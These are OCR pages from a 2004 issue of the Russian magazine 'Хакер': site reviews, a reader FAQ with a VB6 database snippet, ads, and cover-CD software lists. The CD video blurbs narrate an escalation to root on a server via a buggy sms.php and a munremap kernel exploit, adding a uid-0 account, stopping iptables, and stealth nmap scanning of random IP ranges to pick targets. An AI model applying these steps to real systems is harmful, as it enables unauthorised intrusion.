Если на скриншоте хорошо виден логотип сайта, то на нем можно заметить надпись WindowSecurity.com. Поэтому можно подумать, что этот сайт посвящен безопасности Windows, но на самом деле все не так. Ресурс www.WindowSecurity.com действительно существует в Сети и очень похож на данный сайт (даже логотипы одинаковые =)), но www.secinf.net охватывает не только безопасность Win, но и UNIX, Web, Cryptography, Firewalls & VPN's, Software Engineering и многое другое. Это просто огромный портал по сетевой безопасности.



WELCOME TO DEVCENTRAL!
http://devcentral.iftech.com

Очень хороший англоязычный ресурс для программистов. Огромный архив статей и туториалов по C/C++, Win32, Java, VB, DCOM, C#, Perl, XML, ASP, PHP, JavaScript и многому другому. Приятная особенность сайта в том, что практически все статьи можно скачать в формате PDF. Кроме того, к статьям обычно прилагаются исходники сразу для нескольких версий компиляторов. Для полноценного использования ресурса рекомендуется пройти регистрацию.






СТРАНА, КОТОРОЙ НЕТ

www.sporaw.ru

Личный сайт известного российского хакера под ником sp0raw, который в 2003 году смог взломать систему централизованного тестирования Минобразования. Sp0raw специализируется, в основном, на взломах аппаратных ключей защиты, поэтому на сайте можно найти различную инфу по электронным ключам, а также эмуляторы, мониторы, дамперы и прочий инструментарий для взлома. Есть еще декомпилеры и дизассемблеры для таких языков, как Visual Basic (версии 5/6) и Visual Lisp. Загляни также в раздел со списком книг, которые sp0raw прочитал сам и советует прочитать другим.



СТРАНА ПИРСЕРОВ

www.piercing.ru


Чувак, видел людей, у которых сделаны проколы на теле? Гирьки всякие висят, штанги, пики, кольца и т.д. Боди-муд, туннелинг, имплантанты - все это тоже относится к пирсингу. Полазив по ресурсу пирсинг.ру и изучив кучу полезной инфы, мы поняли, что пирсинг - это целая наука, очень интересная и захватывающая. Если хочешь быть в теме, даже не прокалывая себе ничего, а просто в плане дополнительных знаний, то посети этот ресурс - не обломишься, отвечаю =). К слову, Бублик в итоге проколол себе бровь, а Симбиозис - язык =). Сайт располагает самым большим в России интернет-магазином украшений и прочих необходимых для пирсинга вещей. На пирсинг.ру находится галерея с фотографиями красивых проколов, а в разделе «Операции» даже выложены фотки с операции по проколу языка Симбиозу.



ЛОХОЗОНА

www.lohozona.ru


Амиго, ты никогда не читал в газетах историй о том, как на рынках, вокзалах и разных других местах людей обувают на всякую всячину? Причем лохотронщики используют много способов обмана людей, однако нам в средствах массовой информации рассказывают лишь о нескольких самых стандартных уловках вроде игры с повышением ставок, беспроигрышных лотерей и тому подобной чуши. Посетив страничку лохозоны, ты узнаешь много нового и интересного из жизни рипперов из реального мира :). Здесь тебе и способ с переодеванием в летчика и последующим киданием на автомобиль, здесь и обувание на жилье, и многое другое. Разумеется, вся информация предоставлена лишь для того, чтобы люди, прочитавшие ее, не попадались на такие разводы. Сайт постоянно пополняется информацией о новых способах кидалова. Зайди, почитай, очень интересно!



ЗАСТОЛЬЕ, ВЕСЕЛЬЕ, ПОХМЕЛЬЕ

http://bodun.narod.ru

Думаю, русскому человеку нет смысла объяснять, что после пьянки-гулянки обязательно наступит похмелье. Зато есть смысл рассказать о сайте, который целиком и полностью посвящен всей околозастольной жизни. На сайте ты найдешь народные рейтинги марок водки и пива, что тебе потом поможет при выборе спиртного. Также здесь собраны интересные и неординарные застольные тосты, рецепты коктейлей, рисунки в тему и многое другое. Если ты только что проснулся и читаешь сейчас эти строки, а в голове у тебя происходит сход-развал, то будь счастлив - ты не один! =). На сайте есть чат, в котором проводят время такие же алкоголики, как и ты =).





■ Stepan Ilyin aka Step (faq@real.xakep.ru, www.units.ru)

ЮНИТЫ

FAQ

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком, для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.



Q: Мой модем Zyxel Omni 56K Duo с недавнего времени постоянно начал сообщать о том, что нет сигнала в линии (NO DIALTONE). В чем может быть проблема?

A: Хм. Вариантов на самом деле немного. Первый: это может быть связано с нестандартным тоном ответа местной АТС. Возможно, веселые ребята-телефонисты с ним что-нибудь намутили, и это мешает совокуплению модема с АТС. В этом случае поможет команда ATS41.4=1. После ее получения модем перед набором номера будет выжидать время, установленное в регистре S6, и игнорировать наличие вызывного тона.

И второй вариант, куда менее утешительный: банальные неполадки на аппаратном уровне. Причем, как мне кажется, он даже более вероятен, если учитывать, что раньше таких проблем не было. На всякий случай изучи свой разъем RJ-11 - тот, что на проводе для подключения к телефонной сети. Два крайних провода не должны быть подсоединены к проводам, приходящим с АТС. Используются только два средних провода!



Q: В чем разница между носками (socks) 4 и 5 версии?

A: Прежде всего, стоит отметить отличия в плане безопасности. В то время как старикашка socks 4 подразумевал работу безо всякой аутентификации, да и то только по протоколу TCP, в новомодном socks 5 доступны сразу несколько схем строгой аутентификации. Мало того, в socks 5 появилась поддержка UDP, а также метод адресации, поддержка IPv6 и доменных имен. Ну и, пожалуй, последнее новшество: socks 5 стал открытым протоколом. Бери - не хочу! Программерам наверняка будет интересен его RFC 1928, русскоязычный вариант которого лежит на www.codenet.ru/webmast/socks51.php.


Q: Накачал из своей локалки кучу фильмов. Все бы было хорошо, да во многих фильмах отсутствует звук. При этом у других людей звук есть! Почему?

A: Очевидно, в твоей системе не установлен кодек, которым закодированы аудиодорожки фильма. Неплохо было бы его установить :). Выполнить это можно по-разному. Можно заюзать различные кодек-паки (Nimo - nimo.titanesk.com/modules/news, kLite - www.k-litecodecpack.com и другие), которые с завидной периодичностью выкладываются на наших дисках. Вероятность того, что нужный кодек в них уже включен, равна почти 100 процентам. Если же желания устанавливать тучу ненужных кодеков у тебя нет, то рекомендую поступить иначе. И поможет тебе в этом программа VideoToolBox (www.kcsoftwares.com). Скормив ей нужный видеофайл, ты получишь кучу инфы о нем. В том числе и название кодека, используемого для сжатия аудио. Укажи его дедушке Гуглу (www.google.com) и смело заливай с найденного офф-сайта.

Q: Подскажи, как правильно нужно промывать головки у струйного принтера? Принтер, и уж тем более картридж, уже не новые. Белые полосы пошли.

A: Действительно, из-за использования просроченных картриджей, некачественных чернил (которые сейчас разливаются кем попало) и просто долгого простоя принтера сопла печатающей головки частенько начинают засоряться. Причем засоряются они частично, что особенно характерно для случая белых полос или полностью, когда головка во время печати двигается, но картинка не печатается совсем.

Промывать головку нужно с особой осторожностью. Очень часто юзеры начинают выполнять эту бесхитростную процедуру первым, что попадется под руку. Спиртом, одеколоном и тому подобным «чистящими» средствами. Так вот, знай: делать этого ни в коем случае нельзя! И вот почему: от контакта со спиртом чернила еще быстрее засыхают, забивая тем самым все сопла намертво. Получается обратный эффект. Хотел почистить, а в итоге получил полностью нерабочий картридж. Едва ли его можно будет восстановить. Возникает логичный вопрос: чем же тогда промывать? Отвечаю: специальной жидкостью или, по крайней мере, дистиллированной водой. При этом у разных принтеров от различных производителей могут быть свои тонкости и нюансы - их желательно выяснить в сервисном центре.







Q Намедни интересовался на одном околосетевом форуме о том, как можно кинуть линк на довольно большое (2 км) расстояние. Мне подсказали, что как вариант можно рассмотреть xDSL. И что это такое?

A DSL расшифровывается как цифровая абонентская линия и является технологией соединения пользователя и телефонной станции с предоставлением юзеру услуг современного уровня. Сейчас объясню подробнее. Для обычной телефонной связи по медному проводу используются стандартные 300-3400 Гц частоты, поэтому его пропускная способность сильно ограничена. xDSL же значительно расширяет этот диапазон, тем самым позволяя достичь значительно большей скорости передачи данных. Для этого, правда, придется устанавливать соответствующее оборудование. Причем как на одном, так и на другом конце линии. Сама линия, в свою очередь, также должна удовлетворять требованиям, необходимым для поддержки широкой полосы частот. В частности, запрещается использование приборов, которые каким-либо образом могут создать помехи. В этот список входят уплотнители, пупиновские катушки и тому подобная дрянь.



Q Слышал о так называемом адаптере Microsoft замыкания на себя. Это что еще за фенька, и для чего она служит?

A Это так называемый виртуальный адаптер. Использовать его можно, к примеру, для тестирования работы любого сетевого софта, когда физического доступа к локалке нет или же он представлен не в полном объеме. Самый простой случай: сетевая плата конфликтует с другим оборудованием компьютера. Пока ты думаешь, как пофиксить аппаратные проблемы, можно попробовать наладить сетевую конфигурацию на виртуальном адаптере, чтобы потом перенести ее на реальную сетевуху. Хотя существуют и другие узкоспециализированные применения этого приема. Так, виртуальный адаптер нужен для корректной работы ускорителя спутникового инета Globax. Вдаваться здесь в подробности не буду. Лучше расскажу, как этот виртуальный адаптер поставить. Делается это очень просто. Для этого необходимо зайти в панель управления и воспользоваться мастером установки нового оборудования. В качестве нового девайса надо выбрать «Адаптер Microsoft замыкания на себя». Он относится к категории «Сетевые адаптеры». Подробнее можно почитать здесь: http://support.microsoft.com/default.aspx?kbid=236869.



Q Спорили о максимальных лимитах файловой системы NTFS. И к консенсусу прийти не удалось. В разной литературе приводятся разные данные. Уточни, please.

A Лимиты огромные! Общий размер файлов может быть 2e63 (2 в 63 степени). Каждый раздел NTFS может содержать такое же количество кластеров. В свою очередь, размер кластера может достигать 64 Кб. С помощью бесхитростных математических подсчетов получаем, что NTFS имеет максимальный лимит в районе 500 триллионов гигабайт. Думаю, на наш век хватит :). Даже поделиться с кем-нибудь можно :).

«DVD Эксперт» - новый журнал о технике для домашнего кинотеатра



УЖЕ В ПРОДАЖЕ

Читайте в НОЯБРЕ:

Мегатесты:
Домашнее землетрясение - сабвуферы ценовой категории $450-700
Поколение Next - плазменные телевизоры с улучшенной цветопередачей
Бренды атакуют - DVD-плееры за $100-200

Оценочные тесты:
Летающая тарелка - видеопроектор InFocus ScreenPlay 777
Энергия истины - акустические системы Energy Veritas V2.4
Борьба за корону - AV-ресивер Yamaha RX-V650

Статьи:
Ударник справа, гитара за спиной - 20 вопросов о многоканальной музыке и новых форматах SACD/DVD-A
Blu-ray - что идет на смену DVD?

Каждый номер с фильмом на DVD



Q

Недавно в руки ко мне попал старенький компьютер (вовремя решил сходить на работу - старое оборудование списывали). Архаизм, правда, полный - P133/8/2Gb. Отсюда вопрос: можно ли на таком компе поставить что-нибудь полезное? Очень хочу, например, чтобы он выполнял роль шлюза в инет. А еще лучше и роли HTTP/FTP-серверов.

A

Первое, что хочется посоветовать, - добавь памяти. Все-таки тачка будет исполнять роль своеобразного сервера, и не дать ей хотя бы 64 Мб ОЗУ, по-моему, чистейшей воды глупость. Это особенно актуально, если ты хочешь воткнуть туда еще HTTP/FTP-серверы, что, кстати, является далеко не самой лучшей идеей. Я бы даже сказал, плохой, потому как задачи эти, особенно при больших нагрузках, очень ресурсоемкие. Как только разберешься с наращиванием памяти (небось, старые добрые SIMM'ы придется искать, да?), можешь двигаться далее. В частности, на этот агрегат можно вполне поставить как NT4, так и *nix`ы. Единственное учти: если будешь ставить линукс, то ядра 2.0 или 2.2 здесь подойдут куда лучше, нежели их новые собратья. Если захочешь поставить FreeBSD (а я бы, к слову, именно так и сделал), то подумай о 4-ой ветке. Ее в твоем случае сам Бог велел заюзать, т.к. для 5-ой машина, мягко говоря, слабовата.

Q

Существуют ли способы заставить работать Visual Basic 6 с БД Access2000? Если есть, то подскажи варианты. Пишу софт для предприятия, но не могу найти инфы по этому поводу.

A

Плохо ищешь, двоечник! Глянь ты хотя бы в банальный vba.hlm - сразу же найдешь там инфу по «Data Access Methods by Object». Ну да ладно. Общий план работы с базой выглядит следующим образом. Первым делом следует установить ссылку на библиотеку Microsoft DAO 3.6 Object Library (версия и сама библиотека могут, естественно, быть другими). Далее декларируем типы:

```
Dim dbsMy As Database
Dim rsMy As Recordset
Открытие базы происходит следующим образом:
Set dbsMy = OpenDatabase("c:\dbsMy.mdb")
А таблицы следующим:
Set rsMy = dbsMy.OpenRecordset("Таблица 1", dbOpenDynaset)
Запись добавить можно, например, так:
rsMy.AddNew
rsMy.AbsolutePosition = 1
rsMy.Edit
rsMy("Поле1") = "Хакер!"
rsMy.Update
Поиск по базе:
rsMy.FindFirst ("Поле1='Хакер'")
MsgBox ( rsMy("Поле1"))
Закрытие базы:
rsMy.Close
dbsMy.Close
```

Q

Учусь на программерской специальности в техническом университете. По долгу службы частенько приходится изучать чужие алгоритмы, в описании которых нередко встречаются непонятные аббревиатуры типа O(n) или O(log(n)). В общем, в этом духе. Что они, собственно, означают?

A

Не секрет, что эффективность алгоритмов играет далеко не последнюю роль во время разработки какого-либо проекта, пускай даже самого элементарного. Эту эффективность нужно каким-то образом измерять, а для этого можно использовать разные подходы. Самый примитивный - запустить каждый алгоритм с одними и теми же данными, а потом сравнить время исполнения. Однако это не лучший вариант, т.к. при других условиях вполне может оказаться, что полученные отношения производительности не выполняются. Предпочтительнее другой способ - математический, основанный на оценке эффективности путем подсчета количества операций. Результат такого подсчета обозначается специальным символом O(n). Это так называемая верхняя оценка. Количество операций, а следовательно и время работы растет не быстрее, чем количество элементов. Если вместо n будет стоять n^2 (n в квадрате), то сложность будет соответственно больше, как и у n*log(n), к примеру. Математическое обоснование этого способа, а также правила и примеры составления функции ты можешь прочитать здесь: http://algolist.manual.ru/misc/o_n.php.

Q

Вопрос, возможно, довольно примитивный, но... Существует ли возможность из PHP-скрипта запустить внешнюю программу? Причем не просто запустить, но и скормить ей на вход данные, и, мало того, еще и получить результат ее работы?

A

Стандартная, казалось бы, для таких дел функция system() едва ли в этом случае будет хорошим вариантом. Я бы на твоем месте поступил так: раз нужно передать свои данные на stdin внешней программе, то почему бы не воспользоваться функцией proc_open (актуально только для PHP >/= 4.3.0, PHP 5)? Она выполняет любую команду и умеет работать с потоками. Именно то, что нужно! Хорошо и то, что в справке подробно разобран пример ее использования. Здесь я его дублировать не буду.

Q

Посоветуй прогу для автоматического ввода данных в полях HTML'овских форм. В последнее время начал активно заниматься продвижением своих веб-проектов. Отсюда вытекает масса мороки с регистрацией в различных топах, рейтингах и т.п. Специальные сервисы для этого дела я юзать не хочу, потому что не доверяю я им!

A

Я бы обратил внимание на программу AI RoboForm (www.roboform.com). Эта чудная утилита встраивается дополнительной панелью в любой браузер, будь то IE, Opera, Mozilla и т.д. Что она умеет? Прежде всего, запоминать данные (значения полей), вводимые тобой на различных веб-страничках. Стоит однажды их ввести, и в следующий раз это сделает за тебя RoboForm. Причем функция эта реализована не на совковом уровне, как это обычно бывает, а более чем цивильно. Как только ты зайдешь на сайт с сохраненными для него данными, в установленной панели появится ее название. Щелчок мышкой по ней - и нужные поля автоматически заполнятся. Всех фишек процесса описывать не буду. Попробуй и не разочаруешься! Прелесть утилиты заключается и в том, что она поддерживает запароленные профили. Конечно, это не более чем защита от дурака. Толковый человек их наверняка сможет вытащить, но...







новый проект издательства (game)land

DVD ЭКСПЕРТ

«DVD Эксперт» - издание о домашнем кинотеатре. Ежемесячный глянцевый журнал, 128 полос.

DVD-плееры, AV-ресиверы, акустика, видеопроекторы, телевизоры и другие компоненты домашнего кинотеатра – сравнительное тестирование наиболее интересных аппаратов на рынке. Полнота охвата всех модельных рядов при сохранении актуальности и новизны материалов. Информация о ценах и рекомендуемых местах покупки. Тесты, обзоры, новости о технологиях, советы профессионалов.

Как установить технику и как «уложиться в бюджет».

Журнал написан простым и понятным каждому языком.

Приложение к каждому номеру «DVD Эксперта» - диск DVD с фильмом.


Волов Виталий aka hiNt (cd@real.xakep.ru)



ВИДЕО: ФАТАЛЬНАЯ ПРОВЕРКА

Однажды меня попросили проверить сервер знакомого на дыры. Он страдал от того, что какой-то взломщик дефейсил его сайт и оставлял на память папку /lameroot. Задачу осложняло то, что запросы к WWW не логировались. Лишь единственный файрвол закрывал основные порты.

Мне пришлось покопаться в Вебе, и я обнаружил бажный скрипт sms.php, уязвимость в котором позволяла выполнять любые команды с правами nobody. Как оказалось, ядро на сервере давно никто не обновлял, поэтому ломался кернел простым munremap'ом. Я осуществил хитрую махинацию по пересылке скрипта /tmp/cmd (он создавал каталог /owned и суидил файл /tmp/exec), а затем наколбасил /tmp/exec.c - в этом файле происходило считывание команды из /tmp/c и ее выполнение. Причем все действия выполняются под рутом. Оставалось лишь выполнить мой план, в результате которого /tmp/exec будет суидным.


Успешное тестирование эксплойта

Я залил все добро на сервер, включая кернеловый эксплойт. Перед этим мне пришлось скомпилировать сплойт на другой машине (на сервере компиляция не удалась). Модифицированный исходник эксплойта запускал вместо /bin/bash файл /tmp/cmd. После эксплуатирования у меня появилась возможность запуска рутовых команд с помощью самопального бинарника.

Но и этого мне показалось мало. Я захотел консольного управления. Для этого мне пришлось создать пользователя с нулевым уидом путем добавления информации в /etc/passwd и /etc/shadow. Пароль для хакерского аккаунта я генерировал простой функцией crypt(). Напоследок я приказал отрубить активный файрвол (команда /etc/init.d/iptables stop), что дало возможность зайти по SSH. Залогинившись в системе, я залез в /etc/ssh/sshd_config и закрыл доступ учетным записям с нулевым уидом, а затем включил логгинг http-запросов. В общем-то, я свою задачу выполнил :). Моему приятелю оставалось ждать новых вторжений взломщика, а затем парсить апачевый лог.

Пишем многокомпонентную систему :)

Остановка файрвола

Все виртуозные методы этого увлекательного взлома ты можешь увидеть в ролике, который выложен на нашем компакт-диске. Но прежде чем смотреть видео, обязательно прочитай статью «Фатальная проверка».

ВИДЕО: РАБОТА С СЕТЕВЫМ СКАНЕРОМ NMAP

Сканер портов - самый старый инструмент хакера. С его помощью можно определить, какие порты открыты на сервере. Располагая этой инфой, можно узнать, какие сервисы запущены на тачке. Если хакер пронюхает, что на сервере стоит, скажем, ProFTPD 1.2.7, то он сможет натравить на жертву соответствующий удаленный эксплойт и получить рута в системе. Общеизвестно, что самым лучшим сетевым сканером является всемирно известная отечественная тулза nmap. В этом VisualHack'е хакер наглядно показывает, как работать с утилитой. Вот что конкретно он делает.

Для начала он устанавливает программу, выполнив последовательно стандартные команды

```
./configure
make
make install
```


Установка nmap'a завершена

Теперь софтина готова к работе. Программа не только сканит порты с помощью заезженной функции connect(), но и производит Stealth SYN, FIN, Xmas, Null и ACK-сканирование. Нужно все это вот для чего. Компетентные сисадмины устанавливают на свои сервера специальный софт, который распознает и пресекает попытки сканирования. Но если использовать функцию скрытого сканирования, скажем, SYN-пакетами, то файрволы и другой специализированный админский софт останется в обломе.


Итак, хакер случайно выбирает диапазон ip-адресов и запускает nmap таким образом, чтобы он искал открытый 110 порт с определением запущенного на нем сервиса. Программа, просканировав сеть, выдает соответствующий отчет. После этого хакер берет понравившийся ему ip-адрес из выбранного ранее диапазона и невидимым для админов методом сканирует его на предмет открытых портов с определением версий установленных служб. При этом он не забывает указать опцию для определения операционной системы, установленной на сервере. Итак, хакер получил полный отчет по установленному на сервере программному обеспечению. Теперь ему нужно только подобрать соответствующий эксплойт и поруталь сервер. Но как говорится, хорошего понемножку - это ты увидишь в следующем выпуске][.

СОФТ

❶ **Годовой архив (01.04 - 10.04)** обновлений от Microsoft для всех платформ. По возможности и на русском, и на английском языках. Об этом можно было только мечтать. Но лучше было бы кинуть CMC редактору диска с предложением. Вот вечно вас не дождешься, все самому приходится делать. Итак, теперь ты, установив на голый винт Винду, сможешь тут же обезопасить себя от сетевых атак, поставив все необходимые патчи. Враг не пройдет! Только не надо наживаться на моей доброте и продавать всем своим друзьям болванку с win-апдейтами ;).

❷ **WinLAME RC3.** Графическая версия известного аудиокодека Lame MP3 Encoder. Поддерживается большое число различных форматов, включая mp3, Ogg Vorbis и ACC. Интерфейс wizard'овый, так что работать с прогой можно drug'n'drop'ово. Имеются и легко настраиваются предустановки кодировщика, рассчитанные на определенный объем файла и качество звучания.

❸ **Gnome 2.8.1.** Не прошло и года (а прошло полгода), и появилась новая версия одного из самых популярных оконных менеджеров под Linux. Имеет много полезных нововведений. Перечислю некоторые из них: добавилась поддержка автоопределения CD/DVD-приводов и USB-устройств. Интегрировалось известное средство для удаленного доступа к рабочему столу - VNC. VNC и GNOME - вместе веселее! Значительно улучшен браузер Epiphany (появилась функция блокировки поп-апов, поддержка режима оффлайн, новая система закладок и прочее).

WIN

DAILY SOFT
Opera 7.54
Mozilla 1.7.3
Mozilla FireFox 1.0
The Bat! 3.0.1
Eudora 6.1
Mozilla Thunderbird 0.8
ICQ 2003b
ICQ Lite 4
&RQ 0.9.4.16
Miranda IM v0.3.3.1
Miranda IM sources
SIM 0.9.3
Trillian 0.74
Aol Instant Messenger 5.9.3690
Yahoo Messenger 6
mIRC 6.16
Pirch 98
Vypress Chat
Total Commander 6.03a
CuteFTP professional 6.0
CuteFTP Home 6.0
Far 1.7 beta 5
ReGet Deluxe 4.1.241
ReGet Pro 3.3 #190
ReGet Junior 2.2 #190
GetRight 5.2.0
CuteZIP 2.1 Build 10.26.1
7-Zip 4.10 Beta
WinZip 9.0 SR-1 BETA (6195)
Winrar 3.40
WinAmp 5.05
ACDSee 7

MULTIMEDIA
winLAME rc3
ICUII 6.02
PowerDVD 5
K-Lite Codec Pack 2.33
AVI Speed Info 1.0.0.3
Zoom Player 4.10 #1
DjVuReader 2.0.0.20
DVD Region-Free 5.56
XviD 1.1 build 127-13102004
The Codecs 2.6
Light Alloy 2.7
Easy CD-DA Extractor 7.13.2


DEVELOPMENT
3D Studio Max 7
Adobe Framemaker 7.1
Borland C++Builder 6
Microsoft Visual C++ Toolkit 2003 1.0
Microsoft .NET 1.1 (rus)
UltraEdit32 10.20c
UltraComapre 2.00a

NET
Dark Pinger v1.5.16
Gaim 1.0.2
Desktop Thermometer
NetLimiter v1.30
MySQL-Front
BatPost v2.1 beta5
Fresh Download 7.16
Skype 1.0.0.94
Messenger Plus! 3.25.106
CoolProxy 2 build 1010
Bayesit! 0.7.4
BWMeter 2.1
GMail Drive 1.02
infoICQ
Surfpack Startpage

SYSTEM
Kaspersky AntiHacker 1.5.119
Антивирус Касперского Personal 5
Rapid File Defragmentor 1.3.352
Disk Explorer Professional 3.60.01
Speed Gear 5.0
SphereXP 0.78.121
Mkey v0.7.3
Arum Switcher 2.3 NNM Edition
MHDD32 3.3
Safe XP 1.4.10.20
ATI Tray Tools 1.0.1.386
Everest Home 1.50.184
AntiVir Personal Edition 6.28.00.00
nVidia drivers
Speedfan 4.17
RegKey LastWriteTime Scaner 1.0
Intel Graphics Media Accelerator 14.8
Xpy 0.8.5
CDCheck 3.1.2.0
Super Utilities 4.0
Reg Organizer 2.3 Beta 6
Central Brain Identifier 7.3.0.3.1017

MISC
Фильмоскоп 1.7.1
Glass2k 0.9.2
Microsoft Time Zone 2.1
InqSoft Window Scanner 1.7
Домашние финансы 1.0.9.1
Система развития памяти
Directory Opus 8
Personal Passworder 3.73
Fraps 2.3.3
AI RoboForm 6.1.1
ICE Book Reader Pro 7.3
Spell Checker 1.2.1.87
PowerGREP 2.3.2
AM-DeadLink 2.02
EditPad Lite 5.4.2
Any Password 1.4
ArtMoney 7.10
Google Desktop Search
Аватары для MSN Messenger
NumLock Calculator 3.21 (build 169)






UNIX

DAILY SOFT
Mozilla 1.7.3
Mozilla Firefox 1.0
Netscape 7.2
Pine 4.61
gFTP 2.0.17
xChat 2.4.0
KVIrc 3.0.1
BitchX
Licq 1.3.1
Centericq 4.12.0
mICQ 0.4.11
Gaim 1.2
SIM 0.9.3
YSM 7.2.9.6
Wget 1.9.1
MLDonkey 2.5.22











MULTIMEDIA
Audacity 1.2.2
Freevo 1.5.1
VLC 0.7.2
Helix Player 1.0.1 Gold
Kino 0.7.4
white_dune 0.26pl5

DEVELOPMENT
Tulip 2.0.0
ePIX 1.0.0
Flat Assembler 1.56
QCad 2.0.4.0
ManEdit 0.5.11
Scribus 1.2
TAU 2.13.6-1

NET
PAN 0.14.2
Ethereal 0.10.7
Skype 0.92.0.2
Virtual Universe 0.56BETA
BitlBee 0.91
SILC
Silky 0.5.2
Kopete 0.9.0




SYSTEM
Gnome 2.8.1
Linux Kernel 2.6.9
Astaro Security Linux 5.0
S tar 1.5a52
Fluxbox 0.9.10
GKrellM 2.2.4
Ghost for Linux 0.14beta
ALSA Driver 1.0.7rc2

MISC
Lincity 1.13.1
Vega strike 0.4.1
GTK+ 2.4.13
Thuban 1.0.0

№ 11 (71) НОЯБРЬ 2004




ХАКЕР

№ 11 (71) НОЯБРЬ 2004
WWW.XAKEP.RU











CD 1

№ 11 (71)
НОЯБРЬ 2004

■ WIN

■ MULTIMEDIA
winLAME rc3
ICUII 6.02
PowerDVD 5
K-Lite Codec Pack 2.33
AVI Speed Info 1.0.0.3
Zoom Player 4.10 #1
DjVuReader 2.0.0.20
DVD Region-Free 5.56
XviD 1.1 build 127-13102004
The Codecs 2.6
Light Alloy 2.7
Easy CD-DA Extractor 7.13.2

■ DEVELOPMENT
Borland C++Builder 6
Microsoft Visual C++ Toolkit 2003 1.0
Microsoft .NET 1.1 (rus)
UltraEdit32 10.20c
UltraComapre 2.00a

■ NET
Dark Pinger v1.5.16
Gaim 1.0.2
Desktop Thermometer
NetLimiter v1.30
MySQL-Front
BatPost v2.1 beta5
Fresh Download 7.16
Skype 1.0.0.94
Messenger Plus! 3.25.106
CoolProxy 2 build 1010
BayesIt! 0.7.4
BWMeter 2.1
GMail Drive 1.02
infoICQ
Surfpack Startpage

■ SYSTEM
Kaspersky AntiHacker 1.5.119
Антивирус Касперского Personal 5
Rapid File Defragmentor 1.3.352
Disk Explorer Professional 3.60.01
Speed Gear 5.0
SphereXP 0.78.121
Mkey v0.7.3
Arum Switcher 2.3 NNM Edition
MHDD32 3.3
Safe XP 1.4.10.20
ATI Tray Tools 1.0.1.386
Everest Home 1.50.184
AntiVir Personal Edition 6.28.00.00
nVidia drivers
Speedfan 4.17
RegKey LastWriteTime Scaner 1.0
Intel Graphics Media Accelerator 14.8
Xpy 0.8.5
CDCheck 3.1.2.0
Super Utilities 4.0
Reg Organizer 2.3 Beta 6
Central Brain Identifier 7.3.0.3.1017

■ MISC
Фильмоскоп 1.7.1
Glass2k 0.9.2
Microsoft Time Zone 2.1
InqSoft Window Scanner 1.7
Домашние финансы 1.0.9.1
Система развития памяти
Directory Opus 8
Personal Passworder 3.73
Fraps 2.3.3
AI RoboForm 6.1.1
ICE Book Reader Pro 7.3
Spell Checker 1.2.1.87
PowerGREP 2.3.2
AM-DeadLink 2.02
EditPad Lite 5.4.2
Any Password 1.4
ArtMoney 7.10
Google Desktop Search
Аватары для MSN Messenger
NumLock Calculator 3.21 (build 169)

■ UNIX

■ MULTIMEDIA
Audacity 1.2.2
Freevo 1.5.1
VLC 0.7.2
Helix Player 1.0.1 Gold
Kino 0.7.4
white_dune 0.26pl5r

■ DEVELOPMENT
Tulip 2.0.0
ePIX 1.0.0
Flat Assembler 1.56
QCad 2.0.4.0
ManEdit 0.5.11
Scribus 1.2
TAU 2.13.6-1

■ NET
PAN 0.14.2
